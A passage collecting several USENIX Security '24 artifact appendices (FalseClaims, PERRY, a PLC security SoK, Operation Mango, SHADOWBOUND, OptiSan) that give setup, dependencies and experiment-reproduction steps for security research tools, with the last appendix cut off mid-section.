*We evaluate our methods on Ubuntu 20.04.2 LT with one NVIDIA-V100 GPU. One GPU is required for this implementation.*

#### A.2.4 Software dependencies

*We evaluate our methods on Ubuntu 20.04.2 LT with one NVIDIA-V100 GPU. We evaluate our methods with Pytorch 2.2.1 with CUDA 11.8 that supports GPU computation. And we using Python 3.11.8. Other dependencies are listed in* https://github.com/ssg-research/Falseclaims/blob/main/requirements.txt.

#### A.2.5 Benchmarks

- CIFAR10: This dataset will be downloaded automatically.
- ImageNet: Since we use 10 classes of ImageNet dataset, you can download it from https://drive.google.com/drive/u/1/folders/1h1NcupuTF76XOdOY-CZWR_XMe4GJdmWx named `"small_imagenet.zip"`. Save the `"small_imagenet"` to `"~/data/"`

### A.3 Set-up

1. Clone the GitHub repository and install the requirements.

[‡]Co-first authors; Jian Liu is the corresponding author.

2. Download the DNN models we will use from https://drive.google.com/drive/u/1/folders/1h1NcupuTF76XOdOY-CZWR_XMe4GJdmWx The files in the uploaded link are as follows,
   - FalseClaims
     - cifar10.tar: the DNN models for CIFAR10 dataset.
     - defences.tar: the embeddings of DI method we will use later
     - imagenet.tar: the DNN models for ImageNet dataset
     - `small_imagenet.zip`: the subset of ImageNet dataset we use to train the DNN models.
3. Create a new directory named `checkpoint`, then extract cifar10.tar and imagenet.tar into `checkpoint/`.
4. Extract defences.tar in the repository's directory.
5. Save the `"small_imagenet"` to `"~/data/"`

In the repository `Falseclaims/`, besides the files clone directly from GitHub, it should looks like:

- `Falseclaims/`
  - `checkpoint/`
    - `cifar10/`
      - `cifar_wide_resnet/`
      - `ind/`
      - `victim/`
    - `imagenet/`
      - `ind/`
      - `resnet18_imagenet/`
      - `victim/`
  - `defences/`
    - `cifar10/`
    - `imagenet/`

### A.3.1 Installation

For gpu version of pytorch and the dependencies should be installed according to their official instructions based on different machine. Therefore, these packages are not included in our appendix but they are necessary.

```
pip install -r requirements.txt
```

### A.3.2 Basic Test

*After you have downloaded the DNN models we provided.*

```
python attack.py
```

*If it runs successfully, it will display logs indicating that the models have been loaded successfully. Subsequently, it will show the progress of generating transferable adversarial examples for our false claims.*

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *False claims are effective against the mixed thresholds. This is proven by experiments (E1)(E2)(E3)(E4) described in Section 5.2 whose results are illustrated in Section 6.2, Table 3,4 in our paper.*

### A.4.2 Experiments

**(E1):** *[False Claim MORacc] [30 human-minutes + 3 compute-hour + 10GB disk]: Evaluate the MORacc for untargeted adversarial examples to false claim Adi[1], Li(b)[34], and Lukas[39].*
**How to:** *To conduct the experiments, you can use the commands provided in the README.md in GitHub. For each experimental setting (different structure & different data; different structure & same data; same structure & different data), the output will include the MORacc for 5 independent models, respectively.*
**Execution:** *The commands for our three settings, applicable to CIFAR10 and ImageNet, are available in the README file of the GitHub repository*
**Results:** *After each run, it will output the MORacc for 5 independent models in the terminal.*

**(E2):** *[False Claim MORacc] [30 human-minutes + 3 compute-hour + 10GB disk]: Evaluate the MORacc for targeted adversarial examples to false claim EWE[24] and DAWN[59].*
**Execution:** *The commands are the same as those for (E1), requiring only the addition of*

```
--adv\_target True
```

*at the end of each command. An example is provided in the README.*
**Results:** *After each run, it will output the MORacc for 5 independent models in the terminal.*

**(E3):** *[False Claim MORacc] [1 human-minutes + 1 compute-minute]: Evaluate the MORacc of perturbed examples for DI[43].*
**How to:** *For CIFAR10, utilize the `DI_cifar10.ipynb` Jupyter notebook, and for ImageNet, refer to `DI_imagenet.ipynb`. It is essential to modify the `root_path` and `params_path` within the notebooks to correspond with the directory of the embeddings. Specifically, for the embeddings downloaded form the link we provided, the paths for CIFAR10 and ImageNet should be*
`~/Falseclaims/defences/cifar10/DI/files`
*for CIFAR10 and*
`~/Falseclaims/defences/ImageNet/DI/files`

**Results:** *For CIFAR10, the output includes the normalized effect size of DI for both normal evaluations and our false*

*claim evaluation. The term* `independent` *corresponds to the model trained on CIFAR10 official evaluation set from pytorch, which is same with that in DI. In our paper, the 'independent threshold' is determined by the highest results of the models trained by the separated training set (*`ind`*,* `suspect`*,* `suspect_same_struct`*,* `suspect_same_data`*). And the three settings we consider correspond to the normalized effect size of* `suspect_adv`*,* `suspect_same_struct_adv`*,* `suspect_same_data_adv`*. For ImageNet, the three settings we consider corresponds to the normalized effect size of* `suspect_adv`*,* `suspect_same_struct_adv`*,* `suspect_same_data_adv`*.*

**(E4):** *Train models*:

**Execution:** *For (E1) and (E2), the training commands are provided in the README. It is important to append*
`--ind_resume False --inds_resume False --vic_resume False`
*to the aforementioned commands to execute our false claim attack while training independent models and the victim model.*
*For (E3), move the corresponding model to* `defences/{dataset}/DI/models/CIFAR10/model_{model_name}/`.
*For example, move the victim model of CIFAR10 to* `defences/cifar10/DI/models/CIFAR10/model_teacher/final.pt`
Then run the following command
`python defence/DI.py`
The process will generate perturbed samples and save them to `model_teacher`, as well as generate the embeddings for the `model_teacher`. Subsequently, you should move the other targeted models to the specified directory. Following this, execute the commands below to generate embeddings for the corresponding models.
```
python defence/Di.py
-c configs/cifar10/train/resnet_di.yaml
--model_id [name of the targeted file]
--adv_gen False
```
Finally, modify the file used in the `.ipynb` and get the outputs. For ImageNet, change the command as follows,
```
python defence/Di.py
-c configs/imagenet/train/resnet_di.yaml
```
and
```
python defence/Di.py
-c configs/imagenet/train/resnet_di.yaml
--model_id [name of the targeted file]
--adv_gen False
```

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: A Friend's Eye is A Good Mirror: Synthesizing MCU Peripheral Models from Peripheral Drivers

Chongqing Lei[†], Zhen Ling[†,*], Yue Zhang[‡], Yan Yang[†], Junzhou Luo[†], Xinwen Fu[§]
[†] Southeast University, Email: {leicq, zhenling, yanyang, jluo}@seu.edu.cn
[‡] Drexel University, Email: zyueinfosec@gmail.com
[§] University of Massachusetts Lowell, Email: xinwen_fu@uml.edu

## A Artifact Appendix

### A.1 Abstract

In this artifact, we provide the source code of PERRY , as well as the required materials to replicate our experiments described in the paper. This document describes how to reproduce all results described in §5.2 and §6 of our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Most of the experiments are conducted within a Docker container and will not harm the computer. However, a reproducer has to execute several commands on the host machine during the experiment. Specifically, the producer has to enable or disable Bluetooth device on the host machine in **E4**, and prepares the machine for fuzzing on the host machine in **E5**. These commands are widely used and will not harm the computer.

#### A.2.2 How to access

The code, as well as the experiment materials are available on GitHub: https://github.com/VoodooChild99/perry/tree/sec24-ae-accepted.

#### A.2.3 Hardware dependencies

- **Processor**: We recommend using a machine with two Intel Xeon E5-2620 v2 CPUs (12 cores, 24 threads) to reproduce the experiment. However, comparable hardware may also suffice.
- **Memory**: At least 64GB of RAM.
- **Storage**: At least 256GB.
- **Bluetooth**: The machine must be equipped with a Bluetooth device to replicate **E4**.

*Corresponding author: Prof. Zhen Ling of Southeast University, China.

#### A.2.4 Software dependencies

Ubuntu 20.04, git and Docker.

#### A.2.5 Benchmarks

We utilize P2IM unit tests for consistency experiments, and P2IM real-world firmware samples for universality experiments. Additionally, we collected various drivers and custom firmware samples for the experiments described in §5.2 and §6.2. These materials are all available and are referenced in the "Building With Docker" section of the repository's `README` file.

### A.3 Set-up

#### A.3.1 Installation

After cloning or downloading the repository, please refer to the "Building With Docker" section of the `README` file to build the Docker image. In case you cannot build the image, we also provide a pre-built Docker image, please refer to the "Using the Pre-Built Docker Image" section of the `README` file for detailed instructions.

#### A.3.2 Basic Test

If the Docker image is built or downloaded successfully, you can run `./run_docker.sh` in the repository, which will spawn a shell within the container on success. Note that the container is still running after exiting from the shell, and you can always spawn a new shell by running `./run_docker.sh` later.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** PERRY is efficient in synthesizing hardware models (§5.2 "Efficiency" and Figure 3).

**(C2):** PERRY can generate hardware models consistent with actual hardware behaviors (§5.2 "Consistency" and Table 3).
**(C3):** Hardware models generated by PERRY can be used to emulate various firmware (§5.2 "Universality" and Table 5).
**(C4):** Hardware models generated by PERRY can be easily fixed or extended to support missing hardware functionalities (§5.2 "Scalability" and Tables 3, 5).
**(C5):** PERRY can be used to find specification violation bugs (§6.1).
**(C6):** PERRY can be used to reproduce firmware vulnerabilities (§6.2 "CS-II").
**(C7):** PERRY can be used to fuzz RTOS (§6.2 "CS-III").

### A.4.2 Experiments

Please refer to the "Replicating Our Experiments" section of the `README` file in the repository for detailed steps to reproduce our experiments.

We design five experiments (**E1-E5**) to confirm **C1-C4** and **C6-C7**. We provide details about the specification violation bugs we found under `perry-experiments/spec-violation-bugs.md` to confirm **C5**.

**(E1):** *[Efficiency] [5 human-minutes + 100 compute-hours]:* PERRY 's model synthesis efficiency is evaluated by the consumed time. You may find the results in `perry-experiments/01-efficiency/result.csv`. **C1** is confirmed if the acquired results are comparable with Figure 3.
**(E2):** *[Consistency] [10 human-minutes + 30 compute-minutes]:* PERRY 's consistency is evaluated by the passing rate on P2IM unit tests. PERRY should be able to pass 49 unit tests initially, and all unit tests after fixing models, which is consistent with Table 3 and confirms **C2**. We prepend the comment `// PERRY PATCH` before every fix to help identify them, you can crosscheck these fixes with Table 3 to confirm **C4**.
**(E3):** *[Universality] [20 human-minutes + 20 compute-minutes]:* PERRY 's universality is evaluated by executing various firmware samples. PERRY should be able to execute all of them without crashes and hangs as shown in Table 5, which confirms **C3**. We prepend the comment `// PERRY PATCH` before every fix to help identify them, you can crosscheck these fixes with Table 5 to confirm **C4**.
**(E4):** *[CVE Reproducing] [1 human-hour + 1 compute-hours]:* We use the STM32F407 hardware model generated by PERRY to emulate `Zephyr`, and reproduce two CVEs. **C6** can be confirmed if the two CVEs can be successfully reproduced.
**(E5):** *[LiteOS Fuzzing] [5 human-minutes + 66 compute-hours]:* The script will try to utilize all CPU cores and fuzz each target for 6 hours. If your machine has more than 11 cores, the experiment only takes around 6 compute-hours. **C7** is confirmed if the results are comparable with Table 6.

## A.5 Notes on Reusability

PERRY is designed to generate MCU hardware models from driver code. To support a new MCU, a user needs to compile the driver code with the provided Clang plugin and compiler wrapper, and write a configuration file for the MCU. We have included such information in the "Supporting New MCUs" section of the `README` file in the repository.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SoK: Security of Programmable Logic Controllers

Efrén López-Morales
*Texas A&M University-Corpus Christi*

Ulysse Planta
*CISPA Helmholtz Center for Information Security*

Carlos Rubio-Medrano
*Texas A&M University-Corpus Christi*

Ali Abbasi
*CISPA Helmholtz Center for Information Security*

Alvaro A. Cardenas
*University of California, Santa Cruz*

## A Artifact Appendix

### A.1 Abstract

In our paper, we provide a systematization of knowledge that covers 133 research papers that account for 17 years of research on the security of PLCs. This SoK produced two artifacts. A systematic literature review dataset and a threat taxonomy called *ICS*$^2$ *Matrix*. The dataset is available at https://github.com/efrenlopezm/plc-sok-dataset and the threat taxonomy is available at https://github.com/efrenlopezm/ics2matrix.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our artifacts do not pose any security or privacy risks because they do not include any code.

#### A.2.2 How to access

The systematic literature review dataset is available at https://github.com/efrenlopezm/plc-sok-dataset/tree/ebeb195e5969d99061302950bb173c6d997be30e.

The threat taxonomy *ICS*$^2$ *Matrix* is available at https://github.com/efrenlopezm/ics2matrix/tree/e60ba236a45483bec81b16677b8c71314267f235.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

The dataset is available as a *.csv* file with no software dependencies. The *ICS*$^2$ *Matrix* is available as a *.xlsx* file which requires a spreadsheet software such as Microsoft Excel or Apache OpenOffice.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

No installation required.

#### A.3.2 Basic Test

Please see the instructions provided here on how to use the *ICS*$^2$ *Matrix*.

### A.4 Notes on Reusability

We hope other researchers will use the systematic literature review data to further explore the security of PLCs by analyzing it for purposes other than those discussed in our paper. We also hope that the *ICS*$^2$ *Matrix* will be used by other researchers to classify TTPs used to target Industrial Control Systems. We welcome pull requests on both of these artifacts' GitHub repositories.

### A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Operation Mango: Scalable Discovery of Taint-Style Vulnerabilities in Binary Firmware Services

Wil Gibbs*, Arvind S Raj*, Jayakrishna Menon Vadayath*, Hui Jun Tay*, Jennifer Miller*, Akshay Ajayan*
Zion Leonahenahe Basque*, Audrey Dutcher*, Fangzhou Dong*, Xavier Maso†,
Giovanni Vigna‡, Christopher Kruegel‡, Adam Doupé*, Yan Shoshitaishvili*, Ruoyu Wang*

*Arizona State University
{wfgibbs, arvindsraj, jvadayat, htay2, jmill, aajayan, zbasque, dutcher, fdong12, doupe, yans, fishw}@asu.edu
‡University of California, Santa Barbara
{vigna, chris}@cs.ucsb.edu
†contact@xaviermaso.com

## A Artifact Appendix

### A.1 Abstract

In this paper, we propose a scaling static analysis of firmware binaries so that *all* binaries can be analyzed for command injection or buffer overflows. To achieve this, we developed MANGODFA, a novel binary data-flow analysis leveraging value analysis and data dependency analysis on binary code. Through key algorithmic optimizations in MANGODFA, our prototype Mango achieves fast analysis without sacrificing precision. Mango was tested on the Karonte dataset of 49 firmware to show its performance comparability to SaTC, which we also ran on this dataset. Mango was also tested on the 7 firmware that were handpicked by the SaTC authors to demonstrate the versatility of Mango. We performed an ablation study demonstrating the performance gains in Mango come from key algorithmic improvements. Finally, we evaluated the scalability of Mango on 1700 firmware from the Greenhouse dataset.

### A.2 Description & Requirements

Mango can be run parallelized locally with the use of docker containers or with Kubernetes remotely. However, we will not give any support for running on Kubernetes, nor can we provide access to our computing resources. Mango will spit out many results, but for the paper, we only care about results with a score of 7 or higher. This score is pre-pended to the file name of every result and can easily be aggregated with the *find* command.

#### A.2.1 Security, privacy, and ethical concerns

There are no risks to the evaluators while executing our artifact. However, it should be noted that the output of our artifact will contain potential vulnerabilities and should not be shared with the general public.

#### A.2.2 How to access

Our artifacts can be accessed on our GitHub[1].

#### A.2.3 Hardware dependencies

There are no specific hardware dependencies, but we suggest a sufficiently powerful machine to run the experiments. Our experiments were run on a Kubernetes cluster with access to 4000 cores. We also require at least 500GB of storage if you run all experiments. The large dataset experiments consume up to 400GB of disk space.

#### A.2.4 Software dependencies

Our artifact is consolidated into two Python packages, which can be pip-installed along with their supporting packages. Our artifact is functional on Ubuntu 22.04 x64, using Python 3.11 and a pip version of 24 or greater.

#### A.2.5 Benchmarks

Here are all of the datasets we used.

karonte dataset: https://drive.google.com/file/d/1-VOf-tEpu4LIgyDyZr7bBZCDK-K2DHaj/view?usp=sharing

[1] https://github.com/sefcom/operation-mango-public/blob/ff15727d3d9f7016e91e3f07a983e81090a62b3d

7 Firmware dataset: https://www.dropbox.com/scl/fi/v7k3c2ech20l5hh6dxhdf/7_firmware.tar.gz?rlkey=lo74bd7wcgf1jmxmxlwv6j4v3&dl=0
ablation dataset: https://www.dropbox.com/scl/fi/zz04neglh9d4ycsqa2c0j/ablation-firmware.tar.gz?rlkey=hwhf9tt21f7hsuzcrbrjkg08t&dl=0
greenhouse dataset: https://www.dropbox.com/scl/fi/2ndob4flx6sn3a53fln83/large_dataset.tar.gz?rlkey=frgjlhwh244mqb4ua1om9atqd&dl=0
additional experiment dataset: https://www.dropbox.com/scl/fi/girnzmyjaterigijmls87/additional_experiment.tar.gz?rlkey=4okv6ivbsyer6df0nc70tzz73&dl=0

## A.3 Set-up

You will need to install Python 3.11 or later and pip version 24 or later on your machine. You will also need either Docker or Kubernetes to run the experiments. We also advise installing the artifact packages in a Python virtual , using Python 3.11 and a pip version of 24 or greaterenvironment.

### A.3.1 Installation

First, git clone the repository. Next, cd into the repository and run the following commands:
*pip install -e .*
*cd pipeline*
*pip install -e .*

This will install the base package 'argument_resolver' and the 'mango_pipeline' package which is used to run the experiments.

### A.3.2 Basic Test

To run a simple functionality test, navigate to the root of the git repo and run the following commands:
*pip install pytest pytest-cov*
*pytest*

This will run the tests for the base package and all of the tests should pass.

## A.4 Evaluation workflow

All of the reproduction steps are also available on our GitHub[1].

### A.4.1 Major Claims

**(C1):** *Operation Mango achieves a greater amount of vulnerabilities found than prior workflow in a similar amount of analysis time spent. This is proven by the comparison experiment (E1) described in section 11.3 on the Karonte Dataset illustrated in table 1.*
**(C2):** *Operation Mango finds more vulnerabilities by analyzing more binaries than prior work (E2) in the same time or less as shown in section 11.4 and table 3.*
**(C3):** *Operation Mango's core contributions of assumed non-impact and sink-to-source analysis are proved in the ablation experiment (E3) from section 11.5 and illustrated in table 5.*
**(C4):** *Operation Mango is extremely scalable. Section 11.6 performs a large-scale evaluation (E4) across 1700 firmware, whose results are found in table 6.*

### A.4.2 Experiments

Please note that we cannot provide support for running any of the experiments on Kubernetes or using any of the compute resources we used for the paper.
**(E1):** *[Karonte Dataset Comparison] [10 human-minutes + 930 compute-hour + 5GB disk + 10GB RAM]: 49 firmware are used to evaluate the efficacy of Operation Mango's analysis compared to prior work.*
**Preparation:** *Have both docker and python3.11 installed in a Ubuntu 22.04 environment. Download the karonte-dataset.tgz and unpack it.*
**How to:** *Please refer to the Table 1 replication steps on our github*[1].
**Results:** *Run the show_table.py script from our GitHub*[1] *to interpret the results.*
*Depending on your compute power, your run-time may be longer than in Table 1, but the amount of TruPoCs and binaries analyzed should be similar.*
*To differentiate between command injection and overflow results, use the –status flag on mango-pipeline.*
**(E2):** *[7 Manual Firmware Analysis] [10 human-minutes + 8 compute-hour + 5GB disk + 10GB RAM]: In this experiment, we analyzed 7 firmware from the SaTC Paper*[2] *and showed we found vulnerabilities in binaries they did not analyze.*
**Preparation:** *Have both docker and python3.11 installed in a Ubuntu 22.04 environment. Download the 7_firmware.tar.gz and unpack it.*
**How to:** *Please refer to the Table 3 replication steps on our github*[1].
**Results:** *Run the show_table.py script from our github*[1] *with the flag –show-firmware to interpret the results. The results should be similar to those in Table 3 of the paper, but depending on the combination of computer power and timeout length, the results may differ slightly.*
**(E3):** *[Ablation Study] [10 human-minutes + 3 compute-hour + 1GB disk + 10GB RAM]: In this experiment, we analyze the R6400V2 firmware, turning on and off dif-*

[2] https://www.usenix.org/system/files/sec21fall-chen-libo.pdf

*ferent combinations of assumed nonimpact and sink-to-source analysis to show the impact of our contributions. The results should be similar to Table 5 in the paper, but depending on the combination of computer power and timeout length, the results may differ slightly.*
**Preparation:** *Have both docker and python3.11 installed in a Ubuntu 22.04 environment. Download the ablation-firmware.tar.gz and unpack it.*
**How to:** *Please refer to the Table 5 replication steps on our github*[1].
**Results:** *Run the ablation.py script from our github*[1] *to interpret the results.*

**(E4):** *[Large Scale Analysis] [10 human-minutes + 8157 compute-hour + 400GB disk + 10GB RAM]: In this experiment, we analyze 1700 firmware from the greenhouse dataset from a wide variety of different vendors. The results should be similar to those in Table 6 of the paper, but depending on the combination of computer power and timeout length, the results may differ slightly.*
**Preparation:** *Have both docker and python3.11 installed in a Ubuntu 22.04 environment. Download the large_dataset.tar.gz and unpack it.*
**How to:** *Please refer to the Table 5 replication steps on our github*[1].
**Results:** *Run the show_table.py script from our github*[1] *to interpret the results.*

## A.5 Notes on Reusability

Operation Mango is built upon angr and can be extended for other static analysis tasks. The base *mango* can be used for non-firmware static analysis out of the box.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SHADOWBOUND: Efficient Heap Memory Protection Through Advanced Metadata Management and Customized Compiler Optimization

Zheng Yu
Northwestern University

Ganxiang Yang
Northwestern University

Xinyu Xing
Northwestern University

## A Artifact Appendix

### A.1 Abstract

In this paper, we present SHADOWBOUND, a unique heap memory protection design. At its core, SHADOWBOUND is an efficient out-of-bounds defense that can work with various use-after-free defenses (e.g., MarkUs, FFMalloc, PUMM) without compatibility constraints. We harness a shadow memory-based metadata management mechanism to store heap chunk boundaries and apply customized compiler optimizations tailored for boundary checking. This artifact is seeking the **Artifacts Available** badge, the **Artifacts Functional** badge, and the **Results Reproduced** badge. To facilitate the artifact evaluation, we have provided multiple Docker environments. These Docker environments are designed to provide main evidence to support the claims of SHADOWBOUND.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

All experiments are conducted in Docker, ensuring they will not harm the host computer.

#### A.2.2 How to access

https://github.com/cla7aye15I4nd/shadowbound/tree/1.0.0

#### A.2.3 Hardware dependencies

- Processor: We recommend using a 12th Gen Intel i7-12700 CPU with a clock speed of 4.9 GHz to achieve results similar to our experiments. However, comparable hardware may also suffice.
- Memory: A minimum of 32GB RAM.
- Storage: At least 1TB of SSD storage.

#### A.2.4 Software dependencies

- Docker & Compose
- Ubuntu 22.04

#### A.2.5 Benchmarks

It is preferable to use the SPEC CPU2017 benchmarks (a license is required). With these benchmarks, you can manually use SHADOWBOUND for compilation. If you do not have access to these benchmarks, you can use our Docker instead. Our Docker provides the SPEC binaries compiled with SHADOWBOUND, allowing you to reproduce the evaluation results.

### A.3 Set-up

You should first clone our Github repository to directory named `shadowbound` under your home directory.

#### A.3.1 Installation

You should use the following command to build the base image of SHADOWBOUND, all evaluation is based on the image.

```
$ cd shadowbound
$ docker compose up --build shadowbound
```

#### A.3.2 Basic Test

Our basic test includes using SHADOWBOUND to compile nginx and run it. You can achieve this by following the steps below:

1. Navigate to the shadowbound directory.
2. Build and run the Docker container for the nginx evaluation using the provided command.

```
$ cd shadowbound
$ docker compose up --build nginx-eval
```

After running the command, you can access the result at `artifact/nginx/results/shadowbound.txt`, the file content should be like this:

```
Running 1m test @ http://localhost:80/index.html
8 threads and 100 connections
 Thread Stats   Avg      Stdev     Max   +/- Stdev
 Latency       816.19us 418.18us  50.10ms  99.18%
 Req/Sec       14.96k   717.36    30.03k   92.40%
 Latency Distribution
  50%  786.00us
  75%  805.00us
  90%    0.85ms
  99%    1.15ms
7149133 requests in 1.00m, 5.68GB read
Requests/sec: 118955.36
Transfer/sec: 96.77MB
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** The system is able to work with other UAF defenses, as proven by the experiments **(E1)**.
**(C2):** The system can defend against heap out-of-bound bugs, as demonstrated by the experiments **(E2)**.
**(C3):** The system has a small time overhead, as shown by the experiments **(E3)** and **(E4)**.

### A.4.2 Experiments

**(E1):** *[1 human-minutes + 10 compute-minutes]:* To show SHADOWBOUND can cooperate with other UAF defenses, we show how we use SHADOWBOUND + FFMalloc and SHADOWBOUND + MarkUS to compile nginx and run it, you can run the following command to achieve it:

```
$ TARGET=shadowbound-ffmalloc \
  docker compose up --build nginx-eval
$ TARGET=shadowbound-markus \
  docker compose up --build nginx-eval
```

After running the command, you can access the result at the following two files

- `artifact/nginx/results/shadowbound-ffmalloc.txt`
- `artifact/nginx/results/shadowbound-markus.txt`

**Warning:** You may encounter a Segmentation fault during the test. It is due to UAF defense issues, not ShadowBound. If this occurs, try running the test again. In our experience, such issues are relatively rare.
**Result:** You should get similar results as you see in the basic tests.

**(E2):** *[1 human-minute + 1 compute-hour]:* To show SHADOWBOUND meet the security requirements, we show how we use SHADOWBOUND to handle real world vulnerabilities.
**Preparation:** First, you should download our pre-built Docker image. If you want to check the building process, you can also build it yourself by following the instructions in our GitHub repository.

```
$ docker pull
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-sec-eval:1.0.0
```

**Execution:** Enter the docker container and run test script:

```
$ docker run -it
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-sec-eval:1.0.0
    ↪ /root/test.sh
```

**Result:** You should see results like which means all testcases passed:

```
[+] 2017-9164-9166
[+] 2017-9167-9173
[+] CVE-2006-6563
[+] CVE-2009-2285
[+] CVE-2013-4243
[+] CVE-2013-7443
[+] CVE-2014-1912
[+] CVE-2015-8668
[+] CVE-2015-9101
[+] CVE-2016-10270
[+] CVE-2016-10271
...
```

**(E3):** *[1 human-minute + 3 compute-hour]:* To show the performance of SHADOWBOUND, we evaluate SHADOWBOUND on the SPEC CPU 2017
**Preparation:** First, you should download our pre-built Docker image. If you want to check the building process, you can also build it yourself by following the instructions in our GitHub repository.

```
$ docker pull
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-spec2017-eval:1.0.0
```

**Execution:** Enter the docker container and run test script:

```
$ docker run --privileged -it
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-spec2017-eval:1.0.0
    ↪ /bin/bash
$ python3 /root/scripts/spectest.py | tee
    ↪ /root/spectest.log
```

**Result:** After running the command, you can check the result at `/root/spectest.log`. Please note that since our original experiment was conducted on a bare metal machine without running any other processes, it is normal for the overhead in the artifact to have some variance compared to the result in the paper.

**(E4):** *[1 human-minute + 2 compute-hour]:* To show the performance of SHADOWBOUND on the real world application, we evaluate SHADOWBOUND on the nginx and chakra.
**Preparation:** First, you should build Docker image. If you want to check

```
$ docker pull
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-nginx:1.0.0
$ docker pull
    ↪ ghcr.io/cla7aye15i4nd/shadowbound/
    ↪ shadowbound-chakra:1.0.0
```

**Execution:** Enter the docker container and run test script:

```
$ ./artifact/nginx/test.sh
$ docker compose up chakra-eval
```

**Result:** After running the command, You can compare the result at `artifact/nginx/results/native.txt` and `artifact/nginx/results/shadowbound.txt` to see the nginx performance overhead. You can check the ChakraCore performance overhead at `artifact/chakra/results/shadowbound.txt`.

## A.5 Notes on Reusability

Our tool is implemented atop LLVM 15, and we provide simple arguments (`-fsanitize=overflow-defense`) to use SHADOWBOUND, which shows high compatibility. In this artifact, we excluded some auxiliary experiments designed to strengthen our claims but which did not affect the paper's conclusions. The reason for this exclusion is the significant time these experiments require. For instance, integrating PUMM involves fuzzing and analyzing each program, a process that can take over 10 days.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: OPTISAN: Using Multiple Spatial Error Defenses to Optimize Stack Memory Protection within a Budget

Rahul George[2], Mingming Chen[1], Kaiming Huang[1],
Zhiyun Qian[2], Thomas La Porta[1], Trent Jaeger[2]

[1]The Pennsylvania State University
[2]University of California, Riverside

## A Artifact Appendix

### A.1 Abstract

This artifact provides a comprehensive guide on installing and utilizing our proposed tool, OPTISAN, for generating placements of spatial memory defenses for stack objects that utilizes multiple defenses (Address Sanitizer and Baggy Bounds) where the goal is to maximize the protection of stack memory from spatial memory errors within a cost budget. The OPTISAN system includes: (1) a static analysis to compute which stack objects may be exploited by unsafe memory operations, which we call *usable targets*, to estimate the security impact ; (2) static analyses to to save the execution profile and model the performance of each defense, using this execution profile, - the costs for the placement of metadata management and bounds checks; and (3) a *mixed-integer non-linear program* (MINLP) formulation to generate an optimal solution for protecting usable targets within a cost budget. Within this artifact, we outline the necessary prerequisites, requirements, and software dependencies for OPTISAN, along with detailed instructions on accessing, setting up, and installing the tool.

### A.2 Description & Requirements

The source code of OPTISAN consists of multiple LLVM passes for security analysis, cost estimation and instrumentation. It also includes the MINLP Formulation (Matlab + Gurobi), an implementation of Baggy Bounds (ported from an open-source project) and several utility scripts to help with various tasks such as generating inputs for the solver. OPTISAN also relies on code from prior works to identify the spatially unsafe operations and to generate the program dependency graph along with the SVF tool (available at https://github.com/SVF-tools/SVF). We also include the necessary patches, inside the patches folder, to modify the AddressSanitizer's (ASan) and Baggy Bounds instrumentation mechanism to disable classes of operations as needed. It is important to note that compiling and building the LLVM source code requires CMake or the Ninja build system.

#### A.2.1 Security, privacy, and ethical concerns

Our evaluation includes building and running multiple programs with known vulnerabilities, many of which are taken from the MAGMA dataset. Hence, caution must be taken when reproducing this.

#### A.2.2 How to access

The source code of OPTISAN is available publicly on GitHub at https://github.com/rahultgeorge/OptiSan with commit *e6c8a2c81d8d6a24fd0620226de10a7c05125609*. The full URL is https://github.com/rahultgeorge/OptiSan/tree/e6c8a2c81d8d6a24fd0620226de10a7c05125609

#### A.2.3 Hardware dependencies

To compute the unsafe memory operations, using static value range analysis from prior work, requires 48 GB of memory.

#### A.2.4 Software dependencies

To compile and build OPTISAN's LLVM passes we use LLVM 10 on Ubuntu 22.04. You will need CMake version 3.20 or higher to successfully compile and build the LLVM source code. Further, we require Python3 for the scripts, Neo4j 3.5 (graph database) to save the results, and MATLAB along with Gurobi to compute the defense placement. However, setting up MATLAB and Gurobi cannot be automated as they require licenses. We include the relevant links to obtaining both and activating Gurobi for MATLAB. Ideally, on a system with all the necessary prerequisites, all components should build successfully.

### A.2.5 Benchmarks

All the datasets and source codes that have been used in our evaluation are publicly available and listed in the paper.

## A.3 Set-up

To replicate the evaluation environment for OPTISAN, we recommend setting up an Ubuntu 22.04 distribution. We provide a convenient script called *install_deps.sh* which installs all the necessary prerequisites and required components such as LLVM, Neo4j. It also builds LLVM 10.0 and SVF from source. If you have a fresh installation of the Ubuntu 22.04 distribution, please follow these steps from the root directory of our repository:

```
./install_deps.sh
```

By following these steps, you can quickly set up the required environment for OPTISAN and ensure all dependencies are properly installed. As noted in the previous section, MATLAB and Gurobi need to set up manually.

### A.3.1 Installation

To compile and build OPTISAN along with the LLVM source, one needs to issue the build script (*build_optisan.sh*) provided in our repository. This script will build all the OPTISAN LLVM passes.

### A.3.2 Basic Test

